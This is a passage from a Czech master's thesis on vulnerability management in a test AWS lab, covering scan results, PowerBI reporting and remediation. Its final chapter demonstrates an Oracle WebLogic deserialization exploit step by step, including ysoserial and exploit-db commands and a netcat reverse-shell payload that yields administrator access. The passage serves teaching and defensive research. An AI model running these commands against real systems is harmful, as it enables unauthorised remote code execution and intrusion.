V kategorii „*Compute*“ byly zjištěny celkem čtyři nalezené zranitelnosti, z nichž tři patřily do účtu DP_DEV a jedna byla nalezena v účtu DP_sandbox viz obrázek č.19. Tyto výsledky naznačují, že existují určité slabiny v konfiguraci výpočetních prostředků, které je nutno řešit.

V oblasti IAM (*Identity and Access Management*) bylo identifikováno výrazné množství zranitelností. Celkem sto sedmdesát nálezů bylo zaznamenáno v rámci všech tří účtů. DP_DEV měl největší počet se sto nálezy, následovaný DP_sandbox se čtyřiceti šesti nálezy a DP_PROD1 s dvaceti čtyřmi nálezy. Všechna zjištění tedy naznačují, že správa identit a přístupových práv vyžaduje zvýšenou pozornost a řízení, protože se jedná o klíčovou oblast pro zabezpečení cloudového prostředí.

V oblasti „*Secrets*“ bylo zaznamenáno pět nálezů v účtu DP_DEV. Tato zranitelnost může naznačovat nedostatečné zabezpečení citlivých informací vyžadujících okamžité opatření k zajištění integrity dat.



Jméno AWS účtu	Compute	Data	IAM	Logging	Network	Secrets	Workload Protection	Celkem
DP_DEV	3	24	100	1	31	5		**164**
DP_PROD1		9	24	2	3			**38**
DP_sandbox	1	171	46	2	20		1	**241**
Celkem	**4**	**204**	**170**	**5**	**54**	**5**	**1**	**443**

Obrázek 19 – Přehled všech nalezených zranitelností v konfiguraci podle CIS

Zdroj: Vlastní

- **Přístupová práva IAM**

Pomocí reportu byly identifikovány případy nadměrných oprávnění a nepřiměřeného přístupu k IAM rolím a uživatelským účtům. V případech, kde byla přidělena nadměrná oprávnění, bylo zjištěno riziko zneužití těchto účtů k získání neoprávněného přístupu k citlivým datům a službám.

- **Správa přístupových klíčů**

Z analýzy vyplývá, že není řádně spravována rotace přístupových klíčů IAM uživatelů. Tento nedostatek může vést k potenciálnímu riziku úniku klíčů a neoprávněného přístupu k prostředkům cloudu.

- **Nečinné identity a služby**

Zároveň byly identifikované nečinné IAM role a uživatelské účty, které představují bezpečnostní riziko. Tyto nevyužívané identity by měly být odstraněny nebo přezkoumány, aby se minimalizovala možnost jejich zneužití.

- **Veřejně dostupné služby**

Analyzované prostředí obsahuje veřejně dostupné Lambda funkce a EC2 instance, což může představovat bezpečnostní riziko v podobě možného úniku citlivých dat nebo útoků ze strany neoprávněných aktérů.

- **Další zranitelnosti a slabiny**

Kromě výše uvedených bodů byly identifikovány další zranitelnosti, jako je nedostatečné zabezpečení služeb třetích stran a neaktualizovaná verze „*EC2 instance metadata service*“.


Pro řízení zranitelností je obecně důležité vhodně prioritizovat identifikovaná rizika. To lze provést na základě závažnosti nalezených zranitelností. Zranitelnosti s označením "Critical" a "High" by měly být považovány za prioritní a měly by být okamžitě řešeny. Zranitelnosti s nižší závažností lze řešit postupně, s důrazem na snížení celkového rizika v prostředí.

V analýze prioritizace zranitelností bylo identifikováno několik kritických a vysokých rizik, které vyžadují okamžitou pozornost a řešení. Tyto zranitelnosti se týkají hlavně oblasti Identity and Access Management (IAM), a to zejména přístupových práv a rolí v cloudovém prostředí.

Výsledky ukazují, že největší množství nalezených zranitelností s vysokým rizikem je v kategorii IAM viz obrázek č. 20. To naznačuje, že správa identit a přístupových práv je

kritickým bodem pro zlepšení bezpečnosti v prostředí DP_DEV, DP_PROD1 a DP_sandbox. Konkrétně bylo nalezeno:

- v kategorii IAM v účtu DP_DEV celkem devatenáct nalezených zranitelností,
- v účtu DP_PROD bylo nalezeno pět zranitelností v kategorii IAM,
- v účtu DP_sandbox bylo identifikováno sedm zranitelností v kategorii IAM.



Jméno AWS účtu	Compute	IAM	Secrets	**Celkem**
DP_DEV	3	19	1	**23**
DP_PROD1		5		**5**
DP_sandbox		7		**7**
Celkem	**3**	**31**	**1**	**35**

Obrázek 20 – Přehled prioritizovaných zranitelností v konfiguraci AWS podle CIS

Zdroj: Vlastní

V kategorii „*Compute*“ byly nalezeny zranitelnosti pouze v účtu DP_DEV, konkrétně tři zranitelnosti. To znamená, že je důležité věnovat pozornost konfiguraci výpočetních prostředků v tomto prostředí.

Zranitelnost v kategorii „*Secrets*“ byla identifikována pouze v účtu DP_DEV, přičemž byla nalezena pouze jedna zranitelnost. Tuto zranitelnost je potřeba důkladně prozkoumat a provést odpovídající opatření k minimalizaci rizika.


Tyto výsledky se staly vodítkem pro další kroky v oblasti zabezpečení cloudového prostředí a umožnily efektivně alokovat zdroje na řešení nejnaléhavějších bezpečnostních problémů.

6.2 Analýza výsledků a prioritizace zranitelností

Po provedení skenování pomocí nástrojů Tenable.io a AWS Inspector byla identifikována řada zranitelností v cloudovém prostředí. V rámci analýzy bylo zjištěno, že nejvíce zranitelností se

vyskytovalo v účtu DP_sandbox, kde bylo nalezeno celkem čtyři tisíce sto padesát zranitelností. V účtu DP_DEV bylo nalezeno devadesát devět zranitelností a v účtu DP_PROD1 byly zjištěny dvě zranitelnosti. Grafické zobrazení výsledků nalezneme na níže na obrázku č. 21.

Vysoký počet zranitelností identifikovaných během této analýzy interního cloudového prostředí byl způsoben implementací určitého virtuálního serveru. Je důležité zdůraznit, že veškeré zranitelnosti byly identifikovány v rámci dedikované interní izolované sítě, což snižuje bezprostřední riziko útoku z internetu. Nicméně je zásadní, abychom se na tyto zranitelnosti zaměřili a provedli nezbytná opatření k jejich odstranění, neboť i v rámci interní sítě mohou existovat potenciální hrozby.




Jméno AWS účtu	Lambda function	Virtual server	Celkem
DP_sandbox		4150	**4150**
DP_DEV	70	29	**99**
DP_PROD1		2	**2**
Celkem	**70**	**4200**	**4270**

Obrázek 21 – Přehled všech nalezených zranitelností v oblasti „compute“ (CVE)

Zdroj: Vlastní

Pokud jde o prioritizaci zranitelností, kde vycházíme ze závažnosti rizika, typu detekce a možnosti existence exploitu, nejvyšší riziko představují zranitelnosti označené jako "Critical" a "High" jak zobrazeno na obrázku č. 22. Tyto zranitelnosti by měly být okamžitě adresovány a opraveny. Například v účtu DP_sandbox jsme identifikovali 2203 kritických zranitelností a 1593 vysokých zranitelností. V účtu DP_DEV jsme objevili 6 kritických zranitelností a 54 vysokých zranitelností.

Po detailní analýze kritických nálezů s existencí exploitu a vzdáleným typu detekce byly identifikovány následující zranitelnosti, u kterých hrozí riziko neautentizovaného útoku v rámci interní sítě:



Obrázek 22 – Přehled nejzávažnějších zranitelností (CVE) na virtuálním serveru

Zdroj: Vlastní

Na obrázku č. 23 je dále zobrazen detail zranitelností popisující parametry na základě detekce na daném systému a databáze zranitelností skeneru.

AWS služba	Technický risk	Typ detekce	Zranitelnosti	Detail zranitelnosti
Virtual server	Critical	Remote	Apache Tomcat SEoL (6.0.x)	URL : http://172.16.0.176:8080/ Installed version : 6.0.1 Security End of Life : December 31, 2016 Time since Security End of Life (Est.) : >= 7 years
Virtual server	Critical	Remote	Oracle WebLogic Server Java Object Deserialization RCE (July 2016 CPU)	Nessus was able to exploit a Java deserialization vulnerability by
Virtual server	Critical	Remote	Microsoft RDP RCE (CVE-2019-0708) (BlueKeep) (uncredentialed check)	

Obrázek 23 – Detailní popis zranitelností (CVE) na virtuálním serveru pomocí PowerBI

Zdroj: Vlastní

Apache Tomcat SEoL (6.0.x)

Podle verze je Apache Tomcat ve verzi 6.0.x, která již není podporována poskytovatelem. Nedostatek podpory znamená, že od poskytovatele nebudou vydány nové bezpečnostní záplaty. To může vést k tomu, že aplikace obsahuje bezpečnostní chyby. Zároveň

Microsoft RDP RCE (CVE–2019–0708) (BlueKeep)

Vzdálený hostitel je ovlivněn zranitelností vzdáleného provedení kódu v protokolu Remote Desktop Protocol (RDP). Neautentizovaný, vzdálený útočník může využít tuto zranitelnost prostřednictvím speciálně vytvořených požadavků k provedení libovolného kódu.

Oracle WebLogic Server Java Object Deserialization RCE (July 2016 CPU)

Vzdálený Oracle WebLogic Server je ovlivněn zranitelností vzdáleného provedení kódu v komponentě WLS Core ve funkci readObject() kvůli nesprávnému filtrování vstupu od uživatele. Neautentizovaný, vzdálený útočník může využít tuto zranitelnost prostřednictvím vytvořeného objektového nákladu k obejití seznamu ClassFilter.class a provedení libovolného Java kódu v kontextu serveru WebLogic.

Tyto zranitelnosti jsou kritické a vyžadují okamžité pozorné opatření k jejich odstranění, aby byla minimalizována pravděpodobnost úspěšného útoku a ochráněna bezpečnost našeho interního cloudového prostředí.

6.3 Reportování a monitorování

Pro efektivní řízení a monitorování zranitelností v testovaném cloudovém prostředí byl využíván nástroj MS PowerBI. Tento nástroj poskytl možnost vytvářet komplexní vizualizace a reporty, které pomohly lépe porozumět stavu bezpečnosti a identifikovaným rizikům.


Hlavní dashboard na obrázku č. 24 vizualizuje přehled všech identifikovaných zranitelností v našem cloudovém prostředí. Tento dashboard zobrazuje počet zranitelností podle jejich závažnosti, typu a postižené AWS služby.

Reporting zranitelností vyžaduje různé přístupy v závislosti na velikosti nastavení AWS účtu a využití cloudových služeb. V menších organizacích je často možné vytvořit jednoduchý a přehledný report, který poskytuje základní informace o identifikovaných zranitelnostech a jejich závažnosti. Tyto reporty mohou být často přístupné a srozumitelné pro všechny zaměstnance zapojené do bezpečnostního procesu. Na druhou stranu, ve větších organizacích, je nutné přistupovat k reportování zranitelností komplexněji. Je důležité provádět segregaci dat

a poskytovat přístup k informacím pouze těm, kteří mají příslušnou roli a oprávnění. To vše zahrnuje různé úrovně reportů a přístupových práv, která umožňují řízení zranitelností na úrovni jednotlivých týmů nebo oddělení.

Pro nastavení AWS účtu, který využívá cloudové služby, bylo důležité zahrnout do reportů zranitelností také informace o bezpečnosti těchto služeb. Jedná se o monitorování zranitelností cloudových infrastruktur, aplikací a integraci těchto informací do celkového reportování zranitelností. Při pravidelném provádění skenů zranitelností je možné sledovat dobu, po kterou daná zranitelnost existuje v prostředí. Tato informace poskytuje důležitý kontext pro prioritizaci a řízení zranitelností a umožňuje identifikovat nejnaléhavější problémy k řešení.

Další aspekty měření rizika mohou zahrnovat důležitost postiženého systému nebo služby, která může pomoci s prioritizací zranitelností. Například zranitelnost postihující kritický systém nebo důležitou obchodní aplikaci může být považována za naléhavější, než zranitelnost v systému s nižší prioritou. Pro větší nastavení AWS účtu je důležité provádět segregaci dat v reportech zranitelností. To vše zahrnuje rozdělení dat podle různých rolí a vlastnictví účtů, což umožňuje bezpečné řízení přístupu k informacím a poskytuje relevantní data jednotlivým týmům nebo oddělením. Pomocí nástroje PowerBI lze implementovat tyto principy segregace dat a vytvářet přizpůsobené reporty pro různé úrovně nastavení AWS účtu. Tímto je umožněno efektivnější řízení zranitelností a poskytování relevantnějších informací pro správné rozhodování v oblasti bezpečnosti. Příklad reportu je zobrazen viz obrázek č. 24.



Obrázek 24 – Příklad reportu pro vlastníky zranitelností

Zdroj: Vlastní

Speciální sekce reportu je věnována detailní analýze kritických a vysokých zranitelností, které byly identifikovány jako nejnaléhavější a nejrizikovější. Tato část reportu poskytuje podrobné informace o každé zranitelnosti, včetně popisu, CVE identifikátoru, postižené AWS služby, typu detekce a zároveň umožňuje lépe porozumět povaze a závažnosti těchto rizik. Je velice důležité přijmout vhodná opatření k jejich řešení.

6.4 Oprava nálezů

V předposlední fázi životního cyklu nalezené zranitelnosti je její oprava. V rámci této práce byl implementován reportovací mechanismus pomocí PowerBI, který slouží k distribuci informací o nalezených zranitelnostech příslušným vlastníkům cloudové infrastruktury. Tento mechanismus není pouze omezen na obecné sdělení o existenci zranitelnosti, ale také zahrnuje poskytnutí konkrétních informací, které jsou nezbytné k tomu, aby byla zranitelnost úspěšně odstraněna.

Jakmile je zjištěna zranitelnost, reportovací mechanismus poskytuje podrobné informace o tom, kde se zranitelnost nachází v cloudovém prostředí. Tato lokalizace je důležitá pro rychlé a efektivní reakce na zjištěné bezpečnostní hrozby. Vlastníkům cloudové infrastruktury jsou tak předány specifické údaje o konkrétním umístění zranitelnosti, což jim umožňuje okamžitě přistoupit k nezbytným krokům jejímu odstranění.

Reportovací mechanismus neposkytuje pouze informaci o existenci zranitelnosti, ale také instrukce a pokyny k tomu, jak zranitelnost řešit. Tyto instrukce zahrnují doporučené postupy a kroky, které je třeba podniknout k tomu, aby byla zranitelnost úspěšně opravena. To vše zahrnuje například specifické kroky k aktualizaci softwaru, konfigurace síťových pravidel nebo implementaci bezpečnostních záplat. Oprava nalezených zranitelností v této práci byla vyřešena terminací všech identifikovaných cloudových služeb, neboť se jednalo o infrastrukturu fiktivní, která byla vytvořena za účelem této diplomové práce.

Celkově přístup, který reportovací mechanismus nabízí, umožňuje vlastníkům cloudové infrastruktury rychle reagovat na zjištěné zranitelnosti a minimalizovat tak riziko bezpečnostních incidentů. Tento mechanismus je nezbytným prvkem pro zajištění bezpečnosti v cloudovém prostředí právě díky poskytnutí konkrétních informací o umístění a opravných opatření.


.

7 DEMONSTRACE ZÁVAŽNOSTI NALEZENÝCH ZRANITELNOSTÍ

V této kapitole jsem se zaměřil na praktickou demonstraci závažnosti jedné z nalezených zranitelností v rámci sandboxového účtu, a to právě díky předchozí analýze a prioritizaci v navrhnutém PowerBI reportu. Jakmile jsou zranitelnosti identifikovány a zaznamenány v předchozích fázích procesu správy zranitelností, je důležité porozumět jejich potenciálnímu dopadu na systém a síť. V této části diplomové práce byly použity dostupné techniky a nástroje, jako je například Nmap, Python a další nástroje k vyhodnocení skutečného rizika, které tyto zranitelnosti představují. Tato demonstrace nejen ilustruje důležitost správy zranitelností, ale také zdůrazňuje nutnost adekvátní ochrany a prevence proti možným útokům. Použitím dostupných exploitů a nástrojů bylo možné realisticky ukázat potenciální scénář útoků, které by mohly být provedeny vůči našemu systému či infrastruktuře.

Za hlavní prioritu lze považovat minimalizaci rizik a zneužití ze strany skutečných útočníků z internetu. Je velice důležité zaměřit se na zneužití zranitelnosti uvnitř interní sítě AWS účtu DP_Sandbox. K demonstraci závažnosti byla vybrána zranitelnost „*Oracle WebLogic Server Java Object Deserialization RCE“*, která byla identifikována jako jedna z kritických zranitelností v kapitole 6.2. Tato zranitelnost, známá od července 2016, umožňuje útočníkovi provést vzdálené provedení libovolného kódu pomocí manipulace s objekty v „*Java Serialization“*.

Prvním krokem bylo využití nástroje Nmap viz obrázek č. 25, který poukazuje na prohledání otevřených portů ve virtuálním serveru EC2 na IP adrese 172.16.0.176.




Obrázek 25 – Detekce otevřených portů pomocí Nmap

Zdroj: Vlastní

Na základě průzkumu bylo identifikováno, že port 7001 je otevřený a naslouchá vůči potenciálnímu útočníkovi na 172.16.0.79. Tato informace poskytla vstupní bod pro další zkoumání a potenciální zneužití zranitelnosti aplikace, která zmíněný síťový port využívá.

Po průzkumu volně dostupných informacích na internetu ohledně vybrané zranitelnosti jsem narazil na dostupnou techniku ke zneužití této zranitelnost na webové stránce „*https://www.exploit–db.com/exploits/44553*“ s podrobně popsanými úkony k provedení útoku viz obrázek č. 26.



Obrázek 26 – Volně dostupná technika k zneužití zranitelnosti Oracle WebLogic

Zdroj: [23]

V dalším kroku byla provedena sekvence příkazů ze zmíněného zdroje, díky které byl replikován útočný scénář podle uvedeného zdroje na obrázku č. 26.

Tento krok sloužil pro stažení nástroje ysoserial, který umožňuje generovat serializované objekty pro využití v Java deserializačních útocích.

1. *wget https://github.com/brianwrf/ysoserial/releases/download/0.0.6-pri-beta/ysoserial-0.0.6-SNAPSHOT-BETA-all.jar*

Tento příkaz spouští JRMPListener, který naslouchá na portu 1099 a čeká na připojení klienta. Zde se využívá technika CommonsCollections1 z nástroje ysoserial, která slouží k vytvoření serializovaného objektu obsahujícího škodlivý kód.

2. *java -cp ysoserial-0.0.6-SNAPSHOT-BETA-all.jar ysoserial.exploit.JRMPListener 1099 CommonsCollections1 'C:\nc.exe -nv 172.16.0.79 444 -e cmd.exe'*

Tento příkaz spouští Netcat v režimu naslouchání na daném portu. Netcat bude sloužit k přijímání připojení a provádění příkazů na cílovém systému na portu 444.


3. *nc -nlvvp 444*

Další krok spočívá v uložení exploitu z daného URL na lokální systém do souboru exploit.py.

4. *nano exploit.py "save exploit from https://www.exploit-db.com/exploits/44553 to exploit.py"*

Příkazem č. 5 byl spuštěn samotný exploit, který využívá zranitelnost Oracle WebLogic Server. Parametry určují adresu cílového systému, port, JAR soubor ysoserial, adresu JRMPListeneru a typ JRMP klienta, který se použije k provádění útoku. Tento krok je zobrazen na obrázku č. 27.


5. *python exploit.py 172.16.0.176 7001 ysoserial-0.0.6-SNAPSHOT-BETA-all.jar 172.16.0.79 1099 JRMPClient*



Obrázek 27 – Provedení vzdáleného spuštění kódu

Zdroj: Vlastní

Po následování sekvence předchozích kroků se úspěšně podařilo zneužít identifikovanou zranitelnost. Výsledkem této úspěšné exploitace bylo získání přístupu k příkazovém řádku cílového virtuálního serveru se systémovými právy administrátora na obrázku č. 28.



Obrázek 28 – Úspěšné nabourání cílového serveru

Zdroj: Vlastní

